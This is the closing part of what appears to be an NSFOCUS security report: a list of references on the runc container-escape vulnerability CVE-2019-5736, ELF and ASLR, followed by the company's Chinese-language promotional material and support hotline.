[18] https://github.com/opencontainers/runc/issues?q=cve-2019-5736.

[19] https://github.com/opencontainers/runc/commit/16612d74de5f84977e50a9c8ead7f0e9e13b8628.

[20] https://man7.org/linux/man-pages/man2/umount.2.html.

[21] https://github.com/opencontainers/runc/blob/main/libcontainer/nsenter/cloned_binary.c.

[22] https://github.com/Frichetten/CVE-2019-5736-PoC.

[23] http://zh.wiki.hancel.org/zh-cn/ 可执行与可链接格式 .

[24] https://refspecs.linuxfoundation.org/elf/elf.pdf.

[25] https://brant-ruan.github.io/other/2016/08/25/ELF-标准 .html.

[26] https://stackoverflow.com/questions/2463150/what-is-the-fpie-option-for-position-independent-executables-in-gcc-and-ld.

[27] https://en.wikipedia.org/wiki/Address_space_layout_randomization.

备受用户信赖的
网络安全公司

22年 领航

连续22年
领航网络安全市场

20+万 客户

全行业，全区域覆盖
累计超过20万客户

65% 技术人员

员工5000+
技术人员占比超过65%

- 5大 研发机构
- 32个 分支机构
- 8大 实验室
- 4大 战队

60+安全产品

NIPS　WAF　RSAS
ADS　DLP　AIRO

500+行业解决方案

等级保护2.0 解决方案
关基保护 态势感知
智慧运营 解决方案

云安全　数据安全　工业互联网　5G安全
零信任　物联网　供应链　业务安全

5000+安全服务

教育培训类　四大战队　应急响应类
安全测试类　专家安全服务全景图　安全咨询类
安全运维类　运营服务中台　安全开发类

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、金融、运营商、能源、交通、科教文卫等行业用户和各类型企业用户，
提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的后面，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技

安全设备托管服务MSS

零部署　　零费用　　轻运维

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、金融、运营商、能源、交通、科教文卫等行业用户和各类型企业用户，
提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的后面，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技